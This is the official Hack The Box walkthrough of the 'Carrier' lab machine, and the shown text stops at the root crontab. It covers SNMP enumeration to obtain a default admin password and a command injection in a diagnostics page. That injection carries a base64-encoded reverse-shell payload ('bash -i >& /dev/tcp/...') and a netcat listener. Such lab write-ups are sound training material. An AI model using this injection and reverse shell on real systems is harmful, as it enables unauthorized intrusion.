Hack The Box
PEN-TESTING LABS

Carrier

13th March 2019 / Document No D19.100.10

Prepared By: makelaris

Machine Author:

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Carrier is a medium machine with a unique privilege escalation that involves BGP hijacking. The initial access is pretty straight forward but with a little twist to it.

Skills Required

- Intermediate knowledge of networking

Skills Learned

- SNMP enumeration
- Command injection
- BGP hijacking

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

nmap

We see a filtered **ftp** port, a running **ssh** service, a website running on port **80** and a **SNMP** port.


```
root@kali:~/hackthebox/carrier# nmap -A -sUT -Pn -pU:0-65535,T:0-65535
--min-rate 500 -T4 --reason -oA nmap/allports 10.10.10.105
Starting Nmap X.XX ( https://nmap.org ) at XXXX-XX-XX xx:xx EST
Nmap scan report for 10.10.10.105

Host is up, received user-set (x.xxs latency).
PORT    STATE   SERVICE REASON         VERSION
21/tcp  filtered  ftp   no-response
22/tcp  open      ssh   syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp  open      http  syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
161/udp open  snmp      SNMPv1 server; pysnmp SNMPv3 server (public)
| snmp-info:
|   enterprise: pysnmp
|   engineIDFormat: octets
|   engineIDData: 77656201e44908
|   snmpEngineBoots: 2
|_  snmpEngineTime: 1d05h22m33s
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Website -TCP 80

At first glance, there is a login page with **2** distinct error code messages.

1. **Error 45007**
2. **Error 45009**



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Gobuster

```
root@kali:~/hackthebox/carrier# recursive-gobuster.pyz -d
http://10.10.10.105:80/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
txt,php,html -t 20 | tee gobuster/directories
http://10.10.10.105:80/index.php
http://10.10.10.105:80/img
http://10.10.10.105:80/tools
http://10.10.10.105:80/doc
http://10.10.10.105:80/css
http://10.10.10.105:80/js
http://10.10.10.105:80/tickets.php
http://10.10.10.105:80/tools/remote.php
http://10.10.10.105:80/fonts
http://10.10.10.105:80/dashboard.php
http://10.10.10.105:80/debug
http://10.10.10.105:80/debug/index.php
```

Website - Directories

/debug

This page is just showing us the output of **phpinfo();**

PHP Version 7.0.30-0ubuntu0.16.04.1

System	Linux web 4.15.0-24-generic #26-Ubuntu SMP Wed Jun 13 08:44:47 UTC 2018 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
with Zend OPcache v7.0.30-0ubuntu0.16.04.1, Copyright (c) 1999-2017, by Zend Technologies

/tools/

This is a open directory with a file named **remote.php**, upon visiting we get this error message about a expired license:

License expired, exiting...

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

/doc/

This is also a open directory that contains 2 files named:

1. diagram_for_tac.png
2. error_codes.pdf

Index of /doc


Name	Last modified	Size	Description
Parent Directory		-	
diagram_for_tac.png	2018-07-02 20:46	35K	
error_codes.pdf	2018-07-02 18:11	70K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.105 Port 80

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

diagram_for_tac.png

This image file is a **network topology diagram** that shows **3** different **BGP autonomous networks**, we seem to be in **AS-100** at this point as the login's page banner suggest. This hints that there isn't just one machine involved in the exploitation process of this box.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

error_codes.pdf

The document file contains some sort of documentation for a **list of error codes**:

CW1000-X Lyghtspeed Management Platform v1.0.4d(Rel 1. GA)

Error messages list

Table A1 - Main error codes for CW1000-X management platform

Error code	Description
45001	System has not finished initializing Try again in a few minutes
45002	A hardware module failure has occurred Contact TAC for assistance
45003	The main cryptographic module has failed to initialize
45004	Mgmtd daemon is not responsive
45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress
45011	System reboot in progress
45012	Power supply failure
45013	LI module cannot communicate with TETRA/OMEGA server
45014	LI module still initializing
45099	Unknown error has occured Contact TAC for assistance

Note 1. A valid maintenance contract is required for software/hardware support

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


If we cross reference the two error codes from the main login page:

- We see that the license is now invalid/expired (**/tools/remote.php-45007)**
- The default **admin** account uses the device's serial number as the password (**/index.php-45009**)

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SNMP - UDP 161

Simple Network Management Protocol is a protocol for network management. It's used for gathering information from, and configuring, network devices. To enumerate **SNMP**, we'll use **snmpwalk**, it attempts to walk all of the available **Management Information Bases**(**MIBs**). Each **MIB** is a collection of information organized hierarchically and defines the properties of the corresponding managed object, these **Object Identifiers**(**OID**) uniquely identify objects in the **MIB**.



We see that **SNMP** is enabled and the default **public SNMP community string** is configured. So we'll search the **OID** that has the relevant information necessary in order to log in as **admin**, we're looking for the **device's serial number**, which we can find in the **entPhysicalSerialNum**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


MIB table, which has an assigned **OID** value of **1.3.6.1.2.1.47.1.1.1**, reading a bit of documentation for this table we see:

"The vendor-specific serial number string for the physical entity. The preferred value is the serial number string actually printed on the component itself."

```
root@kali:~/hackthebox/carrier# snmpwalk -Os -c public -v 2c 10.10.10.105
.1.3.6.1.2.1.47.1.1.1
mib-2.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
```

I believe that **SN** stands for **Serial Number**, so we can log in as **admin** with the following credentials:

- **admin:NET_45JDX23**




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Initial Access

Website - Dashboard

The main dashboard page indicates that the system is in **read-only** mode since the license expired. It also states that the router config will be reverted automatically every 10 minutes.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Website - Tickets

The tickets section contains hints about what we need do once we get access to the router.

Lyghtspeed

Dashboard | Tickets | Monitoring | Diagnostics

#	Status	Description
1	Closed	Welcome to Lyghtspeed's lightweight telco support system!
2	Closed	Rx / Mr. White. Says he can't get to "the interwebz". Cleared cache/cookie, etc., rebooted PC. Pb fixed.
3	Open	Rx / Jeremy Paxton. Customer complaining about "choke" and "lags" with BoogleGrounds gaming application. Ticket opened with field services to check DSL line. Update 2018/05/30: DSL line checks out OK, sending to IP Core team for further investigation.
4	Escalated	Rx / Cust #642. Need help setting up Outlook Express on Windows 98. Told customer this platform is no longer supported. Customer has requested an escalation to my manager.
5	Closed	Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a CVE (??). Request contact info and sent to legal for further action.
6	Closed	Rx / CastCom. IP Engineering team from one of our upstream ISP called to report a problem with some of their routes being leaked again due to a misconfiguration on our end. Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday. Updated: 2018/06/15: CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's, one of their VIP is having issues connecting by FTP to an important server in the 10.120.15.0/24 network, investigating... Updated 2018/06/16: No prbl. found, suspect they had stuck routes after the leak and cleared them manually.
7	Closed	Rx / Pam Dubois. Customer is inquiring about multiple emails received from a "Nigerian Prince". Upselled customer our email security mgmt solution.
8	Open	Rx / Roger (from CastCom): wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side. He's insisted we tag the route correctly so it is not readvertised to other BGP AS'es.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The most interesting tickets are:

- **#5 Closed**

  "Rx / LoneWolf7653. User called in to report what is according to him a "critical security issue" in our demarc equipment. Mentioned something about a **CVE (??)**. Request contact info and sent to legal for further action.**"**

- **#6 Closed**

  "Rx / CastCom. IP Engineering team from one of our upstream ISP called to report **a problem with some of their routes being leaked again due to a misconfiguration on our end.**
  Update 2018/06/13: Pb solved: Junior Net Engineer Mike D. was terminated yesterday.
  Updated: 2018/06/15: **CastCom. still reporting issues with 3 networks: 10.120.15,10.120.16,10.120.17/24's**, one of their VIP is having issues **connecting by FTP to an important server in the 10.120.15.0/24 network**, investigating...
  Updated 2018/06/16: No prbl. found, **suspect they had stuck routes after the leak and cleared them manually**."

- **#8 Open**


  "Rx / Roger (from CastCom): **wants to schedule a test of their route filtering policy, asked us to inject one of their routes from our side**. He's insisted we **tag the route correctly so it is not readvertised to other BGP AS'es**."

Things to note here:

- A mention of a **CVE** - **#5**
- Castcom is advertising **10.120.x.x** routes, the **10.120.15.0/24** subnet is hosting **"an important FTP Server"**, oh and mike is let go (rip). **#6** - **#8**

Website - Diagnostics

Upon hitting the **Verify status** button on the dashboard page, you see something that appears to be the output of a process listing command that filters **quagga**, the name of a **routing software suite**.



While intercepting the request we see a base64 encoded **quagga** appended to the **check** post parameter.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Diagnostics ...

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /diag.php HTTP/1.1
Host: 10.10.10.105
Content-Length: 14
Cache-Control: max-age=0
Origin: http://10.10.10.105
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/71.0.3578.98 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8
Referer: http://10.10.10.105/diag.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=kgel40q0hpiio68csf0cn16n71
Connection: close

check=cXVhZ2dh
```

Reverse shell

The diagnostics page appears to be vulnerable to command injection, let's investigate.

```
root@kali:~# curl -X POST --cookie "PHPSESSID=kgel40q0hpiio68csf0cn16n71" --data "check=$(echo -n 'quagga; bash -i >& /dev/tcp/10.10.14.9/69 0>&1' | base64)" http://10.10.10.105/diag.php

root@kali:~# nc -lvnp 69
listening on [any] 69 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.105] 34548
bash: cannot set terminal process group (3189): Inappropriate ioctl for device
bash: no job control in this shell
root@r1:~# SHELL=/bin/bash TERM=screen script -q /dev/null
SHELL=/bin/bash TERM=screen script -q /dev/null
root@r1:~# ^Z
[1]+  Stopped                 nc -lvnp 69
root@kali:~# stty size
24 195
root@kali:~# stty raw -echo
root@kali:~# nc -lvnp 69

root@r1:~# stty rows 24 columns 195
root@r1:~# ^C
root@r1:~# cat user.txt
5649c41df59fd6efdc4a78d79a07f2be
root@r1:~#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Crontab


We see that there is a scheduled job by root.

```
root@r1:~# cat /var/spool/cron/crontabs/root
 - - -
# m h  dom mon dow   command
*/10 * * * * /opt/restore.sh
```

